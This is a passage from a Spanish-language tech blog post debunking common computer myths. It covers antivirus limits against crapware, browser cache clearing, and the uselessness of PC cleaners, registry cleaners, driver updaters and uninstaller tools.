Lo que es peor aun: la mayoría de los antivirus no son capaces de protegerte contra el crapware. Los antivirus permiten alegremente que este tipo de software entre en tu navegador y secuestren tu navegador, obligándote a usar motores de búsqueda de dudosa legitimidad y enviándote anuncios adicionales. La mayoría de los antivirus gratuitos también vienen empaquetados con junkware, con eso está todo dicho.


Esto no significa que el fin del mundo se acerca, y no significa que debas abandonar los antivirus totalmente. Un antivirus debe ser sólo la última línea de defensa, siendo la primera de ellas tu sentido común.



Limpiar la caché mejora el rendimiento


Algunas aplicaciones guardan archivos en caché, que son copias offline de archivos que ya han descargado. Las guardan en caso de que las necesiten de nuevo, de forma que se pueda acceder a ellas de forma local en lugar de volver a descargarlas desde Internet. Esto ahorra tiempo y ancho de banda de tu conexión.


[caption id="attachment_6422" align="alignnone" width="620"]CCleaner CCleaner[/caption]

Tu navegador web también tiene su propia caché, compuesta de pedazos de páginas web,scripts, imágenes y mucho más. Herramientas como CCleaner limpian esta caché para liberar espacio, pero esto no tiene por qué ser una buena idea. Limpiar esta caché de forma regular significa que tu navegador tiene que volver a descargarlo cada vez que lo usas, ralentizando tu navegación. Vacías espacio de disco para nada, porque en cada uso el navegador vuelve a descargar dichos archivos de caché.



Las herramientas automatizadas son útiles


Existe una creencia común según la cual los limpiadores del ordenador, del registro, los actualizadores automáticos de drivers y los desinstaladores múltiples son útiles. Lo cierto es que no son necesarios:


  • Los limpiadores de PC son por norma general engaños. Prometen mejorar drásticamente el rendimiento de tu ordenador corrigiendo todo tipo de "problemas" con tu PC, e incluso pueden borrar archivos temporales -algo que ya puedes hacer con CCleaner-. Lo cierto es que no vas a notar mejoras en el rendimiento.

  • Los limpiadores de registro son igual de inútiles. No es necesario limpiar el registro, las entradas extra no ralentizan el ordenador.

  • Los actualizadores automáticos de drivers son igualmente malos. No siempre se necesitan las últimas versiones de los controladores, y los gráficos se actualizan automáticamente. Igualmente, con Windows 10 se te obligará a tener las últimas versiones de los drivers.

  • Los desinstaladores múltiples no ayudan a hacer desinstalaciones más limpias. Puede que te ayuden a eliminar unos cuantos archivos extra muy pequeños y las entradas del registro de dicho programa, pero eso no tiene ningún efecto en el rendimiento del ordenador. Rara vez necesitarás un desinstalador para limpiar un programa que se niega a irse de forma correcta, pero eso es otra historia.


[caption id="attachment_6423" align="alignnone" width="620"]Actualizador automatico de drivers Actualizador automatico de drivers[/caption]

Estas son sólo herramientas con propósitos engañosos que sólo existen para aprovecharse económicamente del usuario. Lo más inteligente es coger el dinero que invertirías en una de estas soluciones -generalmente son de pago- e invertirlo en actualizar tu ordenador. Así sí conseguirás mejorar el rendimiento del PC. También existen versiones gratuitas de estas aplicaciones, pero son igualmente innecesarias.


Existen más mitos acerca de la informática que se aceptan como verdad, pero estos son los más comunes. No se trata sólo de ordenadores: Desde los smartphones a otros tipos de hardware, tenemos toda clase de mitos. ¿Has oído tú alguno de ellos? Cuéntanoslo en los comentarios.


Fuente:http://www.malavida.com/


Noticias de seguridad informática